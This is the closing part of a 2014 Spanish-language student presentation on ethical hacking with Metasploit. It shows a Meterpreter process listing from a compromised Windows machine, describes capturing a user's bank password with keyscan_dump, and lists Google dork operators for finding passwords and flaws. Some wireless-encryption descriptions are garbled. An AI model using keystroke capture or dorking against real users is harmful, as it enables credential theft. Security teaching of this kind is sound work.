
```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch    Session     User                          Path
 ---   ----  ----                  ----    -------     ----                          ----
 0     0     [System Process]              4294967295
 4     0     System                x86_64  0
 256   4     smss.exe              x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 336   480   svchost.exe           x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.
exe
 360   352   csrss.exe             x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.ex
e
 420   352   wininit.exe           x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.
exe
 440   412   csrss.exe             x86_64  1           NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.ex
e
 480   420   services.exe          x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System32\services
.exe
 496   420   lsass.exe             x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.ex
e
 504   420   lsm.exe               x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 624   412   winlogon.exe          x86_64  1           NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon
.exe
 652   480   svchost.exe           x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.
exe
 680   1028  explorer.exe          x86_64  1           Cristiano-PC\Cristiano        C:\Windows\explorer.exe
 724   480   svchost.exe           x86_64  0           NT AUTHORITY\Servicio de red  C:\Windows\System32\svchost.
exe
```

Prueba Penetración con METASPLOIT (III)

El usuario entra con su identificación y password en la página de un banco



Se captura la información que digita el usuario con **keyscan_dump**

Hacker Google

Con esa técnica podemos utilizar operadores avanzados de google para filtrar la información y encontrar datos confidenciales como passwords, vulnerabilidades en páginas Webs, etc.


Los tipos de operadores más comunes son:


intitle → busca páginas con un determinado título.

allintitle →busca página con el título específico.

filetype → busca un tipo de archivo específico.

allintext →busca el texto indicado.





Auditoría Wireless


Tipos de cifrados:

WEP → Clave estática de 40 a 104 bits , es el más antiguo.

WPA → Trabaja con clave compartida PSK y Pre-shared-key.

WPA-2 → La más segura pero necesita hardware y software especial.

Podemos utilizar una herramienta para realizar una auditoria **Wi-Fi** y comprobar las redes que trabajan con tipo de cifrado débiles.



Conclusión

En este proyecto hemos investigado sobre las funciones que desarrolla un profesional de la seguridad informática, la línea de trabajo del hacker ético.

Hemos podido ver que el trabajo de un hacker ético está estructurado en metodologías y buenas prácticas. Haciendo el uso correcto de esta estructura podrá detectar las vulnerabilidad con mayor eficiencia.

Existe una variedad de herramientas para la detección de la vulnerabilidad. El hacker ético deberá de hacer uso de la herramienta correcta para cada situación.

No existe ningún sistema que esté libre de algún ataque informático, para ello siempre estará el hacker ético investigando en busca de soluciones para minimizar los fallos de seguridad.

Contacto

http://www.linkedin.com/in/cristiano-dias

cristianodias1905@gmail.com

Junio 2014

FINAL DE LA PRESENTACIÓN